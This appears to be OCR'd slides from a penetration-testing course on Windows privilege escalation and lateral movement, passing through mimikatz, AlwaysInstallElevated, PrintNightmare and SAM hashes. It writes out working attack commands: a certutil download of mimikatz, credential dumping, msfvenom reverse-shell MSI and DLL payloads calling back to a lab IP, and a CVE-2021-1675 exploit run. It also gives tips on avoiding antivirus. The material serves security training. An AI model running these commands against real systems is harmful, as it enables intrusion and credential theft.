positive hack camp

pt

Privilege escalation on local network nodes

positive education

CyberED

Trainers for today

Kirill Nikolayev

- Senior penetration tester at Kaspersky
- Areas of professional interest: Web Applications, Internal Penetration Testing, A Little Bug Bounty
- Motto: “Give me six hours to chop down a tree and I will spend the first four sharpening the axe”
- Contact me: @Kiriknik

Trainers for today

Ivan Spiridonov

- Senior Specialist Singleton Security
- Areas of professional interest: Pentest, RedTeam, Physical Pentest
- Telegram channel: https://t.me/fck_harder
- Contact me: @e1tex, @post_gatto

positive hack camp

pt

Set up for class

- In today's class. we're moving on to the intermediate part of the larger phase of taking over the local network: Privilege escalation on local network nodes
- Although we will explore the 'Network Reconnaissance and Compromising Windows Machines' phase in detail tomorrow, let us now proceed as if we have already successfully compromised a Windows machine—this perspective will help us engage effectively with the upcoming challenges.

positive education

CyberED

positive hack camp

pt

Lesson plan

- Basic Concepts
- Let's look at the Basic Example
- General principles
- Privilege escalation in Windows
  - Retrieving secrets and credentials
  - Exploitation of Windows OS configuration vulnerabilities
  - Exploitation of known Windows OS vulnerabilities
- Horizontal ("lateral") movement
  - Local accounts and NT(LM)-hashes
  - Pass The Hash
  - Executing code on a node with an account

positive education

CyberED

positive hack camp

pt

In this class, you will:

- [ ] Learn how to analyze the security of a Windows configuration
- [ ] Learn about popular ways to elevate privileges in Windows
- [ ] Learn how some Windows machines allow us to attack others.

positive education

CyberED

positive hack camp

pt


After class, you'll be able to:

- [ ] Analyze the security of the Windows OS configuration
- [ ] Exploit Windows machine vulnerabilities that lead to privilege escalation
- [ ] Test the feasibility of horizontal movement attacks on the network from Windows machines

positive education


CyberED

Our network position



Basic Concepts – NT hash


NT hash - hash value of user password stored in md4 format in little endian UTF-16Unicode encoding, used to confirm correctness of user password in Windows systems.



Basic Concepts – Horizontal (lateral) movement


Horizontal movement (lateral movement)
is one of the stages of an attack on an organization, during which the attacker, who has already managed to penetrate and gain a foothold in the corporate infrastructure, begins to move through the network from the point of entry.

An attacker who has already managed to infiltrate and gain a foothold in the corporate infrastructure begins to move through the network from an entry point (e.g.,a compromised device or account) to other targets.




Basic Concepts – domain

A domain is the basic administrative unit in an enterprise network infrastructure, which includes all network objects such as users, computers, printers, shared resources, etc. The aggregate (hierarchy) of domains is called a forest. Each company can have an external domain and an internal domain.



Basic Concepts – domain controller



A domain controller is a server that controls access to network resources within a single domain (agroup of networks or hosts that share common security policies).
Domain controller is a server that controls access to network resources within a single domain (agroup of networks or hosts that share common security policies). A domain controller authenticates a user in the domain, i.e. allows the user to log on to the network using the same user ID.

The user can log on to the network using the same login- password pair from any domain-enabled computer on which it is not prohibited by security policies or local settings.

General principles

Within the basic principles of privilege escalation, we will consider two steps:

- Privilege escalation step on a separate Windows machine
- The horizontal movement phase on a network with Windows machines

positive hack camp

pt

Privilege escalation in Windows OS. The main categories of privilege escalation methods:

Use of physical access

Exploitation of configuration vulnerabilities Windows OS

Exploitation of known Windows OS vulnerabilities

positive education

CyberED

Preface

- It is important to realize that even with some categorization of vulnerabilities and flaws leading to the possibility of privilege escalation in Windows, the number of techniques within these categories is incredibly large.
- It would be difficult to even name all the methods today, so we will only look at the most prominent ones to give an idea of what situations may arise in each category.

Retrieving secrets and credentials

The following methods of privilege escalation are prominent representatives of this category:

- Detect secrets and credentials in logs and command history
- Retrieving credentials from RAM
- Access to the file that stores user password hashes
- Retrieving credentials from the Group Policies configuration
- Hacking of user password managers due to insecure configuration

Search for secrets and passwords in the OS

First of all, we remember that we can try to search for passwords ourselves, which may be located in various OS files using terminal shell commands, for example:

```
cd C:\ & findstr /s /p /i /n /m "password" *.xml *.ini *.txt *.config
```

This command searches for the string "password" inside all files with extensions .xml, .ini, .txt, and .config in the current C: drive.

In more detail, each part of the command performs the following actions:

cd C:\ goes to the root folder of the C: drive.

findstr is a command to search for strings in files.

/s searches for strings in all subfolders.

/p skips files with non-printable characters.


/i ignores character case when searching for strings.

/n outputs the line number.

/m outputs only the filename if the file contains a match.

Thus, after executing the command, the names of the files in which the string "password" was found will be displayed, as well as the line number and the line itself with the first occurrence of "password" in each file.

We've already learned that there are enumerator scripts for privilege escalation there are enumerator scripts in the OS that do a great job at finding and retrieving passwords on their own. For Windows this is the WinPeas script — github.com/carlospolop/PEASS-ng/tree/master/winPEAS



Retrieving credentials RAM

The most prominent example here would be retrieving credentials from process RAM.

→ Fact:


In Windows, the implementation of the HTTP Digest Authentication mechanism to support SSO (Single Sign On) requires knowledge of the password entered, not just its hash. Therefore, Windows developers decided to store user passwords in plaintext. To extract passwords and hashes from RAM, you can use the Mimikatz tool.

Mimikatz

Mimikatz is a tool that implements the functionality of Windows Credentials Editor and allows you to retrieve the credentials credentials of Windows users.

Additional information on this tool can be found at the following links:

- What is Mimikatz: A Beginner's Guide
- Help for mimikatz



Application of Mimikatz

To download the mimikatz tool, navigate to a folder with write permissions, such as the C:Windows/System32/spool/drivers/color

The next step is to download mimikatz to the target machine. This can be done with the certutil utility that allows downloading the file over the network:

```
certutil -urlcache -split -f http://10.10.14.16/mimikatz.exe m.exe
```

After starting Mimi, you need to specify the following command. This command will grant the current account the SeDebugPrivilege rights:

```
privilege::debug
```

One last thing. This command will return a list of all hashes stored on this machine / and passwords in unencrypted text:

```
sekurlsa::logonPasswords
```

positive hack camp

pt

Conditions for Mimikatz

In order for mimikatz to successfully extract passwords and hashes, SeDebugPrivilege rights are required, which are usually held by the Administrator and not often held by the average user.

Nevertheless, the procedure of retrieving the credentials from memory is necessary as part of the pentest work to allow for both vertical and horizontal movement.

positive education

CyberED

Exploitation of vulnerabilities Windows configurations

Inthis category, the following would be prime examples of possible methods of privilege escalation:

- Privilege escalation via backup rights (SeBackupPrivilege)
- Privilege escalation through Weak Services Permission (Weak Services Permission)
- Privilege escalation via SeImpersonatePrivilege impersonation (Juicy Potato)
- Privilege escalation through software installation rights (AlwaysInstallElevated)
- Privilege escalation by changing the path of the service binary file (Service Binary Path)
- Privilege escalation through DLL spoofing (DLL Hijacking)
- Privilege escalation via Unquoted Service Paths (Unshielded Service Paths)

Privilege escalation via rights to install software (AlwaysInstallElevated)

- Let's look at a fairly viable example of an incorrect Windows configuration that allows us to take a chance and elevate to system privileges.
- Insome cases, administrators do not restrict users from installing software on their own.
- Customization is done by changing the registry keys (HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer and HKLMSOFTWARE/Policies/Microsoft/Windows/Installer) and tells the system to allow the user to install the *.msi files, and the installation is done with elevated privileges. with elevated privileges (NT AUTHORITY\SYSTEM).

Detection in WinPeas

If WinPeas sees this feature, it will display it to us in the following form:

```
[+] Checking AlwaysInstallElevated
 [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
  AlwaysInstallElevated set to 1 in HKLM!
  AlwaysInstallElevated set to 1 in HKCU!
```

* For more information about this vector, see the following links:
AlwaysInstallElevated, System Binary Proxy Execution: Msiexec

Operation

To implement the attack, you need to generate a payload file in msi format:

```
msfvenom --platform windows -a x64 -p windows/x64/shell_reverse_tcp
LHOST=10.10.14.16 LPORT=443 -f msi -o rev.msi
```

This command uses the "msfvenom" utility from the Metasploit framework to create an executable "rev.msi" that contains a reverse shell for Windows x64 and binds to IP address 10.10.14.16 on port 443.

Learn more about the command parameters:

`--platform windows` indicates that the Windows platform will be used.

`-a x64` indicates that the x64 architecture will be used.

`-p windows/x64/shell_reverse_tcp` selects the type of reverse shell, to be used in the executable.

`LHOST=10.10.14.16` specifies the IP address to which feedback will be set.

`LPORT=443` specifies the port on which feedback will be set.

`-f msi` specifies the format of the file to be created (in this case it is an MSI file of Windows Installer).

`-o rev.msi` specifies the name and path for the output file.

Starting the "installer"

To run the installer from the console, you must use the MSIEXEC tool.

MSIEXEC - A tool to install, modify and perform Windows Installer operations from the command line.

```
msiexec /quiet /i rev.msi
```

The command "msiexec /quiet /i rev.msi" starts the installation of the MSI file "rev.msi" using the msiexec utility in silent installation mode.

Learn more about the command parameters:

`/quiet` indicates a silent installation mode in which no dialog boxes or messages are displayed to the user. dialog boxes and messages will not be displayed to the user.

`/i` indicates that the MSI package will be installed.

`rev.msi` is the name of the MSI file to be installed.

Exploitation of known Windows vulnerabilities

As we discussed in the last session, the Windows operating system is rich in vulnerabilities. including vulnerabilities that lead to privilege escalation.

Popular OS vulnerabilities that allow privilege escalation to maximumprivileges:

- vulnerability in Windows installer (InstallerFileTakeOver (0day)
- Vulnerability in Windows Print Spooler (PrintNightmare)
- Vulnerability in Windows Task Scheduler (MS10-092)
- Vulnerability in Windows kernel (MS16_014)
- secondary logon processing (MS16-032)

I should add that to search for known vulnerabilities in Windows for your version of the OS, you can use both enumeration scripts and resources that aggregate such information, for example: msrc.microsoft.com/update-guide/vulnerability

Vulnerability in Windows Print Spooler (PrintNightmare)

Let's consider an example of a rather popular vulnerability PrintNightmare vulnerability, because this problem is still relevant. and can occur in modern company networks.

→ The Windows Print Spooler service is a universal interface between the operating system, applications, and local or networked printers. It allows application developers to submit print jobs.

→ PrintNightmare is a critical security vulnerability affecting the Microsoft Windows operating system. There are two ways to exploit it: one that allows remote code execution and the other that leads to privilege escalation. This lesson will focus on the privilege escalation variant.

Searching for Vulnerabilities


To find the vulnerability, you should refer to the list of processes. In the list of processes you should pay attention to the printing service - spoolsv:

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> ps

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    146       9     6576      12032       0.06    1232   0 conhost
    466      18     2204       5236                376   0 csrss
    162       9     1596       4524                488   1 csrss
    390      33    16836      22996               3048   0 dfsrs
    153       8     2012       6056               3192   0 dfssvc
    249      13     3828      12980               3772   0 dllhost
  10354   11616   129912     127236               1896   0 dns
    538      21    17504      40076               1020   1 dwm
     49       6     1456       4412               3760   0 fontdrvhost
     49       6     1596       4640               3872   1 fontdrvhost
      0       0       56          8                  0   0 Idle
    137      12     2112       5532               2236   0 ismserv
    468      26    12736      45596                836   1 LogonUI
   1769     243    61804      63356                624   0 lsass
    440      30    38888      48248               2980   0 Microsoft.ActiveDir
    223      13     2848       9972               4048   0 msdtc
    609      76   161520     145888               2144   0 MsMpEng
      0      12      312      36168                 88   0 Registry
    607      14     6192      13312                616   0 services
     53       3      376       1152                276   0 smss
    503      26     6388      18552               2928   0 spoolsv
    260      13     3324      10496                260   0 svchost
    226      12     2560      11780                656   0 svchost
    124      15     3084       6944                752   0 svchost
     85       5      804       3708                828   0 svchost
```

Next, check whether this service can be accessed on the TCP port. For this purpose you can conveniently use the Windows RPC services access utility: rpcdump.py

```
rpcdump.py @10.10.10.175 | egrep 'MS-RPRN|MS-PAR'
```




This command performs two operations:

- rpcdump.py @10.10.10.175 - Runs the rpcdump.py utility, which uses the Remote Procedure Call (RPC) protocol to retrieve information about available remote procedures on the host with IP address 10.10.10.175.
- egrep 'MS-RPRN|MS-PAR' - filters the output of the rpcdump.py utility using the egrep utility to display only lines containing "MS-RPRN" or "MS-PAR". This filters out information related to the Microsoft Remote Printing (MS-RPRN) and Microsoft Parallel Remote (MS-PAR) protocols, which can be used to remotely access printers and I/O ports, respectively.

How the vulnerability works

- Problems with the Windows print service that lead to resulting in arbitrary code execution are not uncommon. The best known vulnerability in Windows Print Spooler was exploited in the Stuxnet attack.
- The client uses an RPC call to add driver to the server, storing it in the local or remote SMB directory.
- The driver can contain arbitrary code, which will be executed on the server with SYSTEM privileges. The command can be executed by any user authenticated to the Print Queue Manager service.
- In other words, with the credentials user credentials, it's possible to execute any DLL on behalf of SYSTEM.


2
Create fake
shared printer
3
Connect to
fake printer
Load vulnerable
printer driver
1
4
Download and install
vulnerable printer driver
ATTACKER
TARGET

Exploitation of vulnerability

To exploit the vulnerability, you must prepare a DLL that will be loaded and executed and take advantage of the vulnerability exploit.

A "reverse shell" DLL can be created using msfvenom with the following command:


```
msfvenom -p windows/x64/shell_reverse_tcp
LHOST=10.10.14.16 LPORT=1337 -f dll -o
/tmp/print.dll
```

To use it later, you must either upload the DLL to a file server that will be available to the victim machine, or download it to the victim machine.

To exploit the vulnerability, you can choose a public exploit and execute it with the command:

```
python3 ./CVE-2021-1675.py
example.local/Alex:HappyHacking@192.168.0.134
'\\192.168.0.177\share\print.dll'
```

In this way, SYSTEM privileges can be obtained through a vulnerability in Windows Print Spooler. The criticality of this vulnerability is increased by the fact that the Windows Print Spooler service is enabled in Windows by default, which potentially extends the applicability of this vector.



Horizontal ("lateral") movement

At this point, we can use the lessons learned from the privilege escalation phase,
and reuse them on other machines on the network.

Let's discuss how this works and why it works on networks with Windows machines running Active Directory.

Lateral movement is the simultaneous combination of two techniques:

- Retrieving classified information after gaining access;
- Authenticated remote code execution.

Local accounts and NT(LM)-hashes

Local users along with NTLM hashes are stored in the registry under the HKLM\sam path.

SAM itself is a separate registry bush,
which is located in Windows/system32/config along with other heaps.

It is noteworthy that even an administrator (except for system) cannot access HKLM\sam with regedit.exe or by directly copying the file from the system directory. However, the reg.exe command allows you to do so.

It is very important that in practice we will extract system files using built-in OS components and analyze them on our system. In this way, we will absolutely not trigger an antivirus alarm.

Where and how are password hashes stored?


Windows prior to Vista, by default, stored password in two different hashes - LM and NT. InVista and above, the LM hash is not stored. First, let's see where to look for these hashes, and then let's understand what they are.

User passwords, as well as many other useful information is stored in the registry at HKLM\SAM\SAM\Domains\Account\users\[RID]\V, known as the V-block.

